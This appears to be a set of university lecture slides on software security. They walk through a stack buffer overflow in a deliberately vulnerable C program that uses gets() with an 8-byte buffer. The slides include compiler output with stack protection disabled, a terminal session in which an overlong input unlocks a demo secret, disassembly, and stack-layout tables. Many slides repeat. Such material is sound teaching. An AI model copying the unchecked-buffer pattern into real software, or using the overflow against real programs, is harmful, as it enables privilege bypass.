

# **Cyber Security**


## **Software security**

---

Chris G. Willcocks  
Durham University



# Recap





# Buffer Overflows

- When writing data to a buffer, you overrun into adjacent memory locations
- Often results in a crash, but sometimes can be exploited for other malicious behaviour, such as gaining elevated privileges
- Can occur on the stack:
  - **Stack smashing**
- Can occur on the heap:
  - **Heap overflow**



# Buffer Overflows

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: L2udm71vYECrgBcgZLA6JpUfUwDYHqcBA89Db9QazRYKGhg1EbCZ\n");

    return 0;
}
```



# Buffer Overflows

```
chris@chris-lab ~/security / master • ls  
main.c  
chris@chris-lab ~/security / master • gcc -fno-stack-check -fno-stack-protector -std=c89 -O0 -pedantic main.c -o main.o  
main.c: In function 'main':  
main.c:11:5: warning: 'gets' is deprecated [-Wdeprecated-declarations]  
    gets(username);  
    ^~~~~~  
In file included from main.c:1:0:  
/usr/include/stdio.h:577:14: note: declared here  
    extern char *gets (char *__s) __wur __attribute_deprecated__;  
    ^~~~~~  
/tmp/ccL18cJ6.o: In function 'main':  
main.c:(.text+0x28): warning: the 'gets' function is dangerous and should not be used.  
    chris@chris-lab ~/security / master • objdump -S -M intel main.o > main.asm  
    chris@chris-lab ~/security / master • ./main.o  
Enter your username, please: jess  
    chris@chris-lab ~/security / master • ./main.o  
Enter your username, please: chris  
Here is your private Bitcoin wallet: L2udm71vYECrgBcgZLA6JpUfUwDYHqcBA89Db9QazRYKGhg1EbCZ  
    chris@chris-lab ~/security / master • ./main.o  
Enter your username, please: alice  
    chris@chris-lab ~/security / master • ./main.o  
Enter your username, please: bbbbbbbb  
Here is your private Bitcoin wallet: L2udm71vYECrgBcgZLA6JpUfUwDYHqcBA89Db9QazRYKGhg1EbCZ  
    chris@chris-lab ~/security / master • []
```

Lots of modern checks

- Using a patched gcc which forces stack protection by default
- Deprecated APIs
- Helpful warnings
- jess can't login
- chris can login
- .. but so can bbbbbbbb**b**



# Buffer Overflows

```
000000000000072a <main>:  
72a: 55                      push  rbp  
72b: 48 89 e5                mov    rbp,rsp  
72e: 48 83 ec 10              sub    rsp,0x10 }  
732: c7 45 fc 00 00 00 00    mov    DWORD PTR [rbp-0x4],0x0  
739: 48 8d 3d d8 00 00 00    lea    rdi,[rip+0xd8]  
740: b8 00 00 00 00          mov    eax,0x0  
745: e8 a6 fe ff ff          call   5f0 <printf@plt>  
74a: 48 8d 45 f4              lea    rax,[rbp-0xc]  
74e: 48 89 c7                mov    rdi,rax  
751: e8 ba fe ff ff          call   610 <gets@plt>  
756: 48 8d 45 f4              lea    rax,[rbp-0xc]  
75a: 48 8d 35 d5 00 00 00    lea    rsi,[rip+0xd5]  
761: 48 89 c7                mov    rdi,rax  
764: e8 97 fe ff ff          call   600 <strcmp@plt>  
769: 85 c0                  test   eax,eax  
76b: 75 07                  jne    774 <main+0x4a>  
76d: c7 45 fc 01 00 00 00    mov    DWORD PTR [rbp-0x4],0x1  
774: 83 7d fc 00              cmp    DWORD PTR [rbp-0x4],0x0  
778: 74 0c                  je    786 <main+0x5c>  
77a: 48 8d 3d bf 00 00 00    lea    rdi,[rip+0xbff]  
781: e8 5a fe ff ff          call   5e0 <puts@plt>  
786: b8 00 00 00 00          mov    eax,0x0  
78b: c9                      leave  
78c: c3                      ret  
78d: 0f 1f 00                nop    DWORD PTR [rax]
```

```
#include <stdio.h>  
  
int main ()  
{  
    int allow;  
    char username[8];  
  
    allow = 0;  
  
    printf("Enter your username, please: ");  
    gets(username);  
  
    if (strcmp(username, "chris") == 0)  
        allow = 1;  
  
    if (allow)  
        printf("Here is your private Bitcoin wallet: ...");  
  
    return 0;  
}
```



# Buffer Overflows

```
000000000000072a <main>:  
72a: 55                      push  rbp  
72b: 48 89 e5                mov    rbp,rsp  
72e: 48 83 ec 10              sub    rsp,0x10 ←  
732: c7 45 fc 00 00 00 00    mov    DWORD PTR [rbp-0x4],0x0  
739: 48 8d 3d d8 00 00 00    lea    rdi,[rip+0xd8]  
740: b8 00 00 00 00          mov    eax,0x0  
745: e8 a6 fe ff ff          call   5f0 <printf@plt>  
74a: 48 8d 45 f4              lea    rax,[rbp-0xc]  
74e: 48 89 c7                mov    rdi,rax  
751: e8 ba fe ff ff          call   610 <gets@plt>  
756: 48 8d 45 f4              lea    rax,[rbp-0xc]  
75a: 48 8d 35 d5 00 00 00    lea    rsi,[rip+0xd5]  
761: 48 89 c7                mov    rdi,rax  
764: e8 97 fe ff ff          call   600 <strcmp@plt>  
769: 85 c0                  test   eax,eax  
76b: 75 07                  jne    774 <main+0x4a>  
76d: c7 45 fc 01 00 00 00    mov    DWORD PTR [rbp-0x4],0x1  
774: 83 7d fc 00              cmp    DWORD PTR [rbp-0x4],0x0  
778: 74 0c                  je    786 <main+0x5c>  
77a: 48 8d 3d bf 00 00 00    lea    rdi,[rip+0xbff]  
781: e8 5a fe ff ff          call   5e0 <puts@plt>  
786: b8 00 00 00 00          mov    eax,0x0  
78b: c9                      leave  
78c: c3                      ret  
78d: 0f 1f 00                nop    DWORD PTR [rax]
```

16  
byte  
stack  
frame

```
#include <stdio.h>  
  
int main ()  
{  
    int allow;  
    char username[8];  
  
    allow = 0;  
  
    printf("Enter your username, please: ");  
    gets(username);  
  
    if (strcmp(username, "chris") == 0)  
        allow = 1;  
  
    if (allow)  
        printf("Here is your private Bitcoin wallet: ...");  
  
    return 0;  
}
```



# Buffer Overflows

```
000000000000072a <main>:  
72a: 55                      push  rbp  
72b: 48 89 e5                mov    rbp,rsp  
72e: 48 83 ec 10              sub    rsp,0x10  
732: c7 45 fc 00 00 00 00    mov    DWORD PTR [rbp-0x4],0x0  
739: 48 8d 3d d8 00 00 00    lea    rdi,[rip+0xd8]  
740: b8 00 00 00 00          mov    eax,0x0  
745: e8 a6 fe ff ff          call   5f0 <printf@plt>  
74a: 48 8d 45 f4              lea    rax,[rbp-0xc]  
74e: 48 89 c7                mov    rdi,rax  
751: e8 ba fe ff ff          call   610 <gets@plt>  
756: 48 8d 45 f4              lea    rax,[rbp-0xc]  
75a: 48 8d 35 d5 00 00 00    lea    rsi,[rip+0xd5]  
761: 48 89 c7                mov    rdi,rax  
764: e8 97 fe ff ff          call   600 <strcmp@plt>  
769: 85 c0                  test   eax,eax  
76b: 75 07                  jne    774 <main+0x4a>  
76d: c7 45 fc 01 00 00 00    mov    DWORD PTR [rbp-0x4],0x1  
774: 83 7d fc 00              cmp    DWORD PTR [rbp-0x4],0x0  
778: 74 0c                  je    786 <main+0x5c>  
77a: 48 8d 3d bf 00 00 00    lea    rdi,[rip+0xbff]  
781: e8 5a fe ff ff          call   5e0 <puts@plt>  
786: b8 00 00 00 00          mov    eax,0x0  
78b: c9                      leave  
78c: c3                      ret  
78d: 0f 1f 00                nop    DWORD PTR [rax]
```

```
#include <stdio.h>  
  
int main ()  
{  
    int allow;  
    char username[8];  
  
    allow = 0;  
  
    printf("Enter your username, please: ");  
    gets(username);  
  
    if (strcmp(username, "chris") == 0)  
        allow = 1;  
  
    if (allow)  
        printf("Here is your private Bitcoin wallet: ...");  
  
    return 0;  
}
```



# Buffer Overflows

```
000000000000072a <main>:  
72a: 55                      push  rbp      Pointers to  
72b: 48 89 e5                mov   rbp,rsp  string data  
72e: 48 83 ec 10              sub   rsp,0x10  
732: c7 45 fc 00 00 00 00    mov   DWORD PTR [rbp-0x4],0x0  
739: 48 8d 3d d8 00 00 00    lea   rdi,[rip+0xd8] # 818  
740: b8 00 00 00 00          mov   eax,0x0  
745: e8 a6 fe ff ff          call  5f0 <printf@plt>  
74a: 48 8d 45 f4              lea   rax,[rbp-0xc]  
74e: 48 89 c7                mov   rdi,rax  
751: e8 ba fe ff ff          call  610 <gets@plt>  
756: 48 8d 45 f4              lea   rax,[rbp-0xc]  
75a: 48 8d 35 d5 00 00 00    lea   rsi,[rip+0xd5] # 836  
761: 48 89 c7                mov   rdi,rax  
764: e8 97 fe ff ff          call  600 <strcmp@plt>  
769: 85 c0                  test  eax,eax  
76b: 75 07                  jne   774 <main+0x4a>  
76d: c7 45 fc 01 00 00 00    mov   DWORD PTR [rbp-0x4],0x1  
774: 83 7d fc 00              cmp   DWORD PTR [rbp-0x4],0x0  
778: 74 0c                  je    786 <main+0x5c>  
77a: 48 8d 3d bf 00 00 00    lea   rdi,[rip+0xbff] # 840  
781: e8 5a fe ff ff          call  5e0 <puts@plt>  
786: b8 00 00 00 00          mov   eax,0x0  
78b: c9                      leave  
78c: c3                      ret  
78d: 0f 1f 00                nop   DWORD PTR [rax]
```

```
#include <stdio.h>  
  
int main ()  
{  
    int allow;  
    char username[8];  
  
    allow = 0;  
  
    printf("Enter your username, please: ");  
    gets(username);  
  
    if (strcmp(username, "chris") == 0)  
        allow = 1;  
  
    if (allow)  
        printf("Here is your private Bitcoin wallet: ...");  
  
    return 0;  
}
```



# Buffer Overflows

```
000000000000072a <main>:  
72a: 55                      push  rbp  
72b: 48 89 e5                mov    rbp,rsp  
72e: 48 83 ec 10              sub    rsp,0x10  
732: c7 45 fc 00 00 00 00    mov    DWORD PTR [rbp-0x4],0x0  
739: 48 8d 3d d8 00 00 00    lea    rdi,[rip+0xd8] # 818  
740: b8 00 00 00 00          mov    eax,0x0  
745: e8 a6 fe ff ff          call   5f0 <printf@plt>  
74a: 48 8d 45 f4              lea    rax,[rbp-0xc]  
74e: 48 89 c7                mov    rdi,rax  
751: e8 ba fe ff ff          call   610 <gets@plt>  
756: 48 8d 45 f4              lea    rax,[rbp-0xc]  
75a: 48 8d 35 d5 00 00 00    lea    rsi,[rip+0xd5] # 836  
761: 48 89 c7                mov    rdi,rax  
764: e8 97 fe ff ff          call   600 <strcmp@plt>  
769: 85 c0                  test   eax,eax  
76b: 75 07                  jne    774 <main+0x4a>  
76d: c7 45 fc 01 00 00 00    mov    DWORD PTR [rbp-0x4],0x1  
774: 83 7d fc 00              cmp    DWORD PTR [rbp-0x4],0x0  
778: 74 0c                  je    786 <main+0x5c>  
77a: 48 8d 3d bf 00 00 00    lea    rdi,[rip+0xbff] # 840  
781: e8 5a fe ff ff          call   5e0 <puts@plt>  
786: b8 00 00 00 00          mov    eax,0x0  
78b: c9                      leave  
78c: c3                      ret  
78d: 0f 1f 00                nop    DWORD PTR [rax]
```

**.text** (code segment) stores program instructions

**.data** segment stores global variables, static local variables

**.rodata** read-only data segment stores static constants

```
chris@chris-lab ~/security(master) ➔ objdump -s -j .rodata main.o  
  
main.o:      file format elf64-x86-64  
  
Contents of section .rodata:  
0810 01000200 00000000 456e7465 7220796f .....Enter yo  
0820 75722075 7365726e 616d652c 20706c65 ur username, ple  
0830 6173653a 20006368 72697300 00000000 ase: .chris.....  
0840 48657265 20697320 796f7572 20707269 Here is your pri  
0850 76617465 20426974 636f696e 2077616c vate Bitcoin wal  
0860 6c65743a 204c3275 646d3731 76594543 let: L2udm71vYEC  
0870 72674263 675a4c41 364a7055 66557744 rgBcgZLA6JpUfUwD  
0880 59487163 42413839 44623951 617a5259 YHqcBA89Db9QazRY  
0890 4b476867 31456243 5a00 KGhg1EbCZ.  
chris@chris-lab ~/security(master) ➔
```

There are a few other segments try **objdump -s main.o**



# Buffer Overflows

```
000000000000072a <main>:  
72a: 55                      push  rbp  
72b: 48 89 e5                mov    rbp,rsp  
72e: 48 83 ec 10              sub    rsp,0x10  
732: c7 45 fc 00 00 00 00    mov    DWORD PTR [rbp-0x4],0x0  
739: 48 8d 3d d8 00 00 00    lea    rdi,[rip+0xd8] # 818  
740: b8 00 00 00 00          mov    eax,0x0  
745: e8 a6 fe ff ff          call   5f0 <printf@plt>  
74a: 48 8d 45 f4              lea    rax,[rbp-0xc]  
74e: 48 89 c7                mov    rdi,rax  
751: e8 ba fe ff ff          call   610 <gets@plt>  
756: 48 8d 45 f4              lea    rax,[rbp-0xc]  
75a: 48 8d 35 d5 00 00 00    lea    rsi,[rip+0xd5] # 836  
761: 48 89 c7                mov    rdi,rax  
764: e8 97 fe ff ff          call   600 <strcmp@plt>  
769: 85 c0                  test   eax,eax  
76b: 75 07                  jne    774 <main+0x4a>  
76d: c7 45 fc 01 00 00 00    mov    DWORD PTR [rbp-0x4],0x1  
774: 83 7d fc 00              cmp    DWORD PTR [rbp-0x4],0x0  
778: 74 0c                  je    786 <main+0x5c>  
77a: 48 8d 3d bf 00 00 00    lea    rdi,[rip+0xbff] # 840  
781: e8 5a fe ff ff          call   5e0 <puts@plt>  
786: b8 00 00 00 00          mov    eax,0x0  
78b: c9                      leave  
78c: c3                      ret  
78d: 0f 1f 00                nop    DWORD PTR [rax]
```

.text (code segment) stores program instructions

.data segment stores global variables, static local variables

.rodata read-only data segment stores static constants

```
chris@chris-lab ~/security(master) $ objdump -s -j .rodata main.o  
  
main.o: file format elf64-x86-64  
  
Contents of section .rodata:  
0810 01000200 00000000 456e7465 7220796f .....Enter yo  
0820 75722075 7365726e 616d652c 20706c65 ur username, ple  
0830 6173653a 2006368 72697300 00000000 ase: .chris.....  
0840 48657265 20697320 796f7572 20707269 Here is your pri  
0850 76617465 20426974 636f696e 2077616c vate Bitcoin wal  
0860 6c65743a 204c3275 646d3731 76594543 let: L2udm71vYEC  
0870 72674263 675a4c41 364a7055 66557744 rgBcgZLA6JpUfUwD  
0880 59487163 42413839 44623951 617a5259 YHqcBA89Db9QazRY  
0890 4b476867 31456243 5a00 KGhg1EbCZ.  
chris@chris-lab ~/security(master) $
```

There are a few other segments try **objdump -s main.o**



# Buffer Overflows

```
000000000000072a <main>:  
72a: 55                      push  rbp  
72b: 48 89 e5                mov    rbp,rsp  
72e: 48 83 ec 10              sub    rsp,0x10  
732: c7 45 fc 00 00 00 00    mov    DWORD PTR [rbp-0x4],0x0  
739: 48 8d 3d d8 00 00 00    lea    rdi,[rip+0xd8] # 818  
740: b8 00 00 00 00          mov    eax,0x0  
745: e8 a6 fe ff ff          call   5f0 <printf@plt>  
74a: 48 8d 45 f4              lea    rax,[rbp-0xc]  
74e: 48 89 c7                mov    rdi,rax  
751: e8 ba fe ff ff          call   610 <gets@plt>  
756: 48 8d 45 f4              lea    rax,[rbp-0xc]  
75a: 48 8d 35 d5 00 00 00    lea    rsi,[rip+0xd5] # 836  
761: 48 89 c7                mov    rdi,rax  
764: e8 97 fe ff ff          call   600 <strcmp@plt>  
769: 85 c0                  test   eax,eax  
76b: 75 07                  jne    774 <main+0x4a>  
76d: c7 45 fc 01 00 00 00    mov    DWORD PTR [rbp-0x4],0x1  
774: 83 7d fc 00              cmp    DWORD PTR [rbp-0x4],0x0  
778: 74 0c                  je    786 <main+0x5c>  
77a: 48 8d 3d bf 00 00 00    lea    rdi,[rip+0xbff] # 840  
781: e8 5a fe ff ff          call   5e0 <puts@plt>  
786: b8 00 00 00 00          mov    eax,0x0  
78b: c9                      leave  
78c: c3                      ret  
78d: 0f 1f 00                nop    DWORD PTR [rax]
```

```
#include <stdio.h>  
  
int main ()  
{  
    int allow;  
    char username[8];  
  
    allow = 0;  
  
    printf("Enter your username, please: ");  
    gets(username);  
  
    if (strcmp(username, "chris") == 0)  
        allow = 1;  
  
    if (allow)  
        printf("Here is your private Bitcoin wallet: ...");  
  
    return 0;  
}
```



# Buffer Overflows

```
000000000000072a <main>:  
72a: 55                      push  rbp  
72b: 48 89 e5                mov    rbp,rsp  
72e: 48 83 ec 10              sub    rsp,0x10  
732: c7 45 fc 00 00 00 00    mov    DWORD PTR [rbp-0x4],0x0  
739: 48 8d 3d d8 00 00 00    lea    rdi,[rip+0xd8] # 818  
740: b8 00 00 00 00          mov    eax,0x0  
745: e8 a6 fe ff ff          call   5f0 <printf@plt>  
74a: 48 8d 45 f4              lea    rax,[rbp-0xc]  
74e: 48 89 c7                mov    rdi,rax  
751: e8 ba fe ff ff          call   610 <gets@plt>  ← Red arrow points here  
756: 48 8d 45 f4              lea    rax,[rbp-0xc]  
75a: 48 8d 35 d5 00 00 00    lea    rsi,[rip+0xd5] # 836  
761: 48 89 c7                mov    rdi,rax  
764: e8 97 fe ff ff          call   600 <strcmp@plt>  
769: 85 c0                  test   eax,eax  
76b: 75 07                  jne    774 <main+0x4a>  
76d: c7 45 fc 01 00 00 00    mov    DWORD PTR [rbp-0x4],0x1  
774: 83 7d fc 00              cmp    DWORD PTR [rbp-0x4],0x0  
778: 74 0c                  je    786 <main+0x5c>  
77a: 48 8d 3d bf 00 00 00    lea    rdi,[rip+0xbff] # 840  
781: e8 5a fe ff ff          call   5e0 <puts@plt>  
786: b8 00 00 00 00          mov    eax,0x0  
78b: c9                      leave  
78c: c3                      ret  
78d: 0f 1f 00                nop    DWORD PTR [rax]
```

```
#include <stdio.h>  
  
int main ()  
{  
    int allow;  
    char username[8];  
  
    allow = 0;  
  
    printf("Enter your username, please: ");  
    gets(username);  
  
    if (strcmp(username, "chris") == 0)  
        allow = 1;  
  
    if (allow)  
        printf("Here is your private Bitcoin wallet: ...");  
  
    return 0;  
}
```



# Buffer Overflows

Before calling **gets**, this is what the stack looks like:

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];


    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```





# Buffer Overflows

**gets** then fetches data into the address specified by **rax** without considering the bounds of the buffer it is putting it into...

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];


    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```





# Buffer Overflows

For example: "jess"

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack      ASCII      Decimal

The Stack	ASCII	Decimal
char username[0]	j	106
char username[1]	e	101
char username[2]	s	115
char username[3]	s	115
char username[4]	?	0
char username[5]	?	0
char username[6]	?	0
char username[7]	?	0
int allow	0	0
parent func rbp		-231
ret address		-532

main stack frame {



# Buffer Overflows

What about the string: “**abcd1234f**”

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack	ASCII	Decimal
char username[0]	?	0
char username[1]	?	0
char username[2]	?	0
char username[3]	?	0
char username[4]	?	0
char username[5]	?	0
char username[6]	?	0
char username[7]	?	0
int allow	0	0
parent func rbp		-231
ret address		-532



# Buffer Overflows

What about the string: “**abcd1234f**”

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack	ASCII	Decimal
char username[0]	a	97
char username[1]	?	0
char username[2]	?	0
char username[3]	?	0
char username[4]	?	0
char username[5]	?	0
char username[6]	?	0
char username[7]	?	0
int allow	0	0
parent func rbp		-231
ret address		-532

main  
stack frame



# Buffer Overflows

What about the string: “**abcd1234f**”

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack	ASCII	Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	?	0
char username[3]	?	0
char username[4]	?	0
char username[5]	?	0
char username[6]	?	0
char username[7]	?	0
int allow	0	0
parent func rbp		-231
ret address		-532

main  
stack frame



# Buffer Overflows

What about the string: “**abcd1234f**”

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack	ASCII	Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	c	99
char username[3]	?	0
char username[4]	?	0
char username[5]	?	0
char username[6]	?	0
char username[7]	?	0
int allow	0	0
parent func rbp		-231
ret address		-532

main  
stack frame



# Buffer Overflows

What about the string: “**abcd1234f**”

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack	ASCII	Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	c	99
char username[3]	d	100
char username[4]	?	0
char username[5]	?	0
char username[6]	?	0
char username[7]	?	0
int allow	0	0
parent func rbp		-231
ret address		-532

main  
stack frame



# Buffer Overflows

What about the string: “**abcd1234f**”

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack	ASCII	Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	c	99
char username[3]	d	100
char username[4]	1	49
char username[5]	?	0
char username[6]	?	0
char username[7]	?	0
int allow	0	0
parent func rbp		-231
ret address		-532

main  
stack frame



# Buffer Overflows

What about the string: “**abcd1234f**”

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack	ASCII	Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	c	99
char username[3]	d	100
char username[4]	1	49
char username[5]	2	50
char username[6]	?	0
char username[7]	?	0
int allow	0	0
parent func rbp		-231
ret address		-532

main  
stack frame



# Buffer Overflows

What about the string: “**abcd1234f**”

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack	ASCII	Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	c	99
char username[3]	d	100
char username[4]	1	49
char username[5]	2	50
char username[6]	3	51
char username[7]	?	0
int allow	0	0
parent func rbp		-231
ret address		-532



# Buffer Overflows

What about the string: “**abcd1234f**”

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

